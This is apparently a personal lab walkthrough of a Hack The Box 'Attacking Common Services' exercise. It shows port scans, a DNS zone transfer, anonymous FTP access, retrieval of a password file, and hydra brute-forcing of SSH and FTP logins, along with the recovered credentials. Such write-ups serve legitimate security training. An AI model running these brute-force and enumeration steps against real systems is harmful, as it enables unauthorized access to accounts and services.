
Attacking Common Services - Medium

target: 10.129.201.127

Starting off with a nmap scan using default scripts and service enumeration



```
└─$ nmap -sC -sV 10.129.201.127 -oA nmap_default_scripts
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-01 13:23 EST
Nmap scan report for 10.129.201.127
Host is up (0.034s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 71:08:b0:c4:f3:ca:97:57:64:97:70:f9:fe:c5:0c:7b (RSA)
|   256 45:c3:b5:14:63:99:3d:9e:b3:22:51:e5:97:76:e1:50 (ECDSA)
|_  256 2e:c2:41:66:46:ef:b6:81:95:d5:aa:35:23:94:55:38 (ED25519)
53/tcp   open  domain   ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
110/tcp  open  pop3     Dovecot pop3d
|_pop3-capabilities: UIDL RESP-CODES USER SASL(PLAIN) CAPA TOP PIPELINING AUTH-RESP-CODE STLS
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Not valid before: 2022-04-11T16:38:55
|_Not valid after:  2032-04-08T16:38:55
|_ssl-date: TLS randomness does not represent time
995/tcp  open  ssl/pop3 Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: UIDL CAPA RESP-CODES TOP PIPELINING SASL(PLAIN) USER AUTH-RESP-CODE
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Not valid before: 2022-04-11T16:38:55
|_Not valid after:  2032-04-08T16:38:55
2121/tcp open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (InlaneFTP) [10.129.201.127]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port2121-TCP:V=7.94SVN%I=7%D=1/1%Time=67758823%P=x86_64-pc-linux-gnu%r(
SF:GenericLines,8D,"220\x20ProFTPD\x20Server\x20\(InlaneFTP\)\x20\[10\.129
SF:\.201\.127\]\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20c
SF:reative\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20creati
SF:ve\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


SSH, DNS, POP3, FTP

Attempting to anonymously ftp to the server:

```
ftp anonymous@10.129.201.127 2121
```

failed

Performing some dns subdomain enumeration with gobuster




```
┌──(kali㉿kali)-[~/htb/attacking_common/medium]
└─$ gobuster dns -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -d inlanefreight.htb
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Domain:     inlanefreight.htb
[+] Threads:    10
[+] Timeout:    1s
[+] Wordlist:   /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
===============================================================
Starting gobuster in DNS enumeration mode
===============================================================
Progress: 19966 / 19967 (99.99%)
===============================================================
Finished
===============================================================
```

nothing yielded

Attempting to perform a DNS zone transfer

```
dig AXFR @10.129.201.127 inlanefreight.htb
```




```
┌──(kali㉿kali)-[~/htb/attacking_common/smtp]
└─$ dig AXFR @10.129.201.127 inlanefreight.htb

; <<>> DiG 9.20.4-3-Debian <<>> AXFR @10.129.201.127 inlanefreight.htb
; (1 server found)
;; global options: +cmd
inlanefreight.htb.      604800  IN      SOA     inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
inlanefreight.htb.      604800  IN      NS      ns.inlanefreight.htb.
app.inlanefreight.htb.  604800  IN      A       10.129.200.5
dc1.inlanefreight.htb.  604800  IN      A       10.129.100.10
dc2.inlanefreight.htb.  604800  IN      A       10.129.200.10
int-ftp.inlanefreight.htb. 604800 IN    A       127.0.0.1
int-nfs.inlanefreight.htb. 604800 IN    A       10.129.200.70
ns.inlanefreight.htb.   604800  IN      A       127.0.0.1
un.inlanefreight.htb.   604800  IN      A       10.129.200.142
ws1.inlanefreight.htb.  604800  IN      A       10.129.200.101
ws2.inlanefreight.htb.  604800  IN      A       10.129.200.102
wsus.inlanefreight.htb. 604800  IN      A       10.129.200.80
inlanefreight.htb.      604800  IN      SOA     inlanefreight.htb. root.inlanefreight.htb. 2 604800 86400 2419200 604800
;; Query time: 44 msec
;; SERVER: 10.129.201.127#53(10.129.201.127) (TCP)
;; WHEN: Wed Jan 01 13:48:35 EST 2025
;; XFR size: 13 records (messages 1, bytes 372)


┌──(kali㉿kali)-[~/htb/attacking_common/smtp]
└─$ 
```

Attempting to SSH into the machine using the credentials we found last lab (fiona:98776544321)



```
┌──(kali㉿kali)-[~/htb/attacking_common/medium]
└─$ ssh fiona@10.129.201.127
The authenticity of host '10.129.201.127 (10.129.201.127)' can't be established.
ED25519 key fingerprint is SHA256:HfXWue9Dnk+UvRXP6ytrRnXKIRSijm058/zFrj/1LvY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.201.127' (ED25519) to the list of known hosts.
fiona@10.129.201.127's password:
Permission denied, please try again.
fiona@10.129.201.127's password:
Permission denied, please try again.
fiona@10.129.201.127's password:

┌──(kali㉿kali)-[~/htb/attacking_common/medium]
└─$ ssh 'fiona@inlanefreight.htb'@10.129.201.127
fiona@inlanefreight.htb@10.129.201.127's password:
Permission denied, please try again.
fiona@inlanefreight.htb@10.129.201.127's password:
Permission denied, please try again.
fiona@inlanefreight.htb@10.129.201.127's password:
```

failed

Getting hydra running against SSH with the htb provided username and password list

```
hydra -L users.list -P pws.list 10.129.201.127 ssh -t 48
```

Also getting hydra running against FTP on the custom port 2121 they had deployed

```
hydra -L users.list -P pws.list ftp://10.129.201.127 -s 2121
-t 48
```

Letting these run for a while didn't discover anything


After hitting a bit of a wall did a nmap rescan with all ports

```
nmap -sC -sV 10.129.201.127 -p- -oA nmap_default_scripts_all_
ports
```

For future reference in lab environments where stealth is not important I found it recommended to do the following arguments as part of large nmap scans to speed it up

```
--min-rate 20000 --stats-every 50s
```

Anyways that did end up finding some additional ports




```
┌──(kali㉿kali)-[~/htb/attacking_common/medium]
└─$ nmap -sC -sV 10.129.201.127 -p- -oA nmap_default_scripts_all_ports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-01 13:47 EST
Nmap scan report for inlanefreight.htb (10.129.201.127)
Host is up (0.035s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 45:c3:b5:14:63:99:3d:9e:b3:22:51:e5:97:76:e1:50 (ECDSA)
|_  256 2e:c2:41:66:46:ef:b6:81:95:d5:aa:35:23:94:55:38 (ED25519)
53/tcp    open  domain     ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
110/tcp   open  pop3       Dovecot pop3d
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Not valid before: 2022-04-11T16:38:55
|_Not valid after:  2032-04-08T16:38:55
|_pop3-capabilities: UIDL RESP-CODES TOP PIPELINING AUTH-RESP-CODE USER SASL(PLAIN) CAPA STLS
|_ssl-date: TLS randomness does not represent time
995/tcp   open  ssl/pop3   Dovecot pop3d
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Not valid before: 2022-04-11T16:38:55
|_Not valid after:  2032-04-08T16:38:55
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: UIDL SASL(PLAIN) RESP-CODES TOP PIPELINING USER CAPA AUTH-RESP-CODE
2121/tcp  open  tcpwrapped
30021/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.92 seconds
```

30021 being new


attempting to manually foot print 30021 with telnet since nmap didn’t get a banner on it



```
┌──(kali㉿kali)-[~/htb/attacking_common/medium]
└─$ telnet 10.129.201.127 30021
Trying 10.129.201.127...
Connected to 10.129.201.127.
Escape character is '^]'.
l
l
220 ProFTPD Server (Internal FTP) [10.129.201.127]
500 L not understood
500 L not understood
```


from that we find that its an FTP server

Testing to see if this instance has anonymous access enabled. It does, and we find a file of notes to grab as well




```
┌──(kali㉿kali)-[~/htb/attacking_common/medium]
└─$ ftp anonymous@10.129.201.127 30021
Connected to 10.129.201.127.
ls
220 ProFTPD Server (Internal FTP) [10.129.201.127]
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||29139|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 ftp      ftp          4096 Apr 18  2022 simon
226 Transfer complete
ftp> cd simon
250 CWD command successful
ftp> ls
229 Entering Extended Passive Mode (|||15461|)
150 Opening ASCII mode data connection for file list
-rw-rw-r--   1 ftp      ftp           153 Apr 18  2022 mynotes.txt
226 Transfer complete
ftp> get mynotes.txt
local: mynotes.txt remote: mynotes.txt
229 Entering Extended Passive Mode (|||18751|)
150 Opening BINARY mode data connection for mynotes.txt (153 bytes)
100% |***********************************************************************************************************
226 Transfer complete
153 bytes received in 00:00 (3.72 KiB/s)
ftp> 
```

The contents of the file appears to be passwords.



```
  GNU nano 8.2                                                    mynotes.txt
234987123948729384293
+23358093845098
ThatsMyBigDog
Rock!ng#May
Puuuuuh7823328
8Ns8j1b!23hs4921smHzwn
237oHs71ohls18H127!!9skaP
238u1xjn1923nZGSb261Bs81
```

Running hydra against ftp on the first port I found with the new password list




```
┌──(kali㉿kali)-[~/htb/attacking_common/medium]
└─$ hydra -l simon -P mynotes.txt ftp://10.129.231.122:2121 -vV
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-02 16:09:14
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking ftp://10.129.231.122:2121/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.129.231.122 - login "simon" - pass "234987123948729384293" - 1 of 8 [child 0] (0/0)
[ATTEMPT] target 10.129.231.122 - login "simon" - pass "+23358093845098" - 2 of 8 [child 1] (0/0)
[ATTEMPT] target 10.129.231.122 - login "simon" - pass "ThatsMyBigDog" - 3 of 8 [child 2] (0/0)
[ATTEMPT] target 10.129.231.122 - login "simon" - pass "Rock!ng#May" - 4 of 8 [child 3] (0/0)
[ATTEMPT] target 10.129.231.122 - login "simon" - pass "Puuuuuh7823328" - 5 of 8 [child 4] (0/0)
[ATTEMPT] target 10.129.231.122 - login "simon" - pass "8Ns8j1b!23hs4921smHzwn" - 6 of 8 [child 5] (0/0)
[ATTEMPT] target 10.129.231.122 - login "simon" - pass "237oHs71ohls18H127!!9skaP" - 7 of 8 [child 6] (0/0)
[ATTEMPT] target 10.129.231.122 - login "simon" - pass "238u1xjn1923nZGSb261Bs81" - 8 of 8 [child 7] (0/0)
[2121][ftp] host: 10.129.231.122   login: simon   password: 8Ns8j1b!23hs4921smHzwn
[STATUS] attack finished for 10.129.231.122 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-02 16:09:22
```

```
[2121][ftp] host: 10.129.231.122   login: simon   password: 8Ns8j1b!23hs4921smHzwn
```

Running hydra against the other ftp port I found encase the instances are different



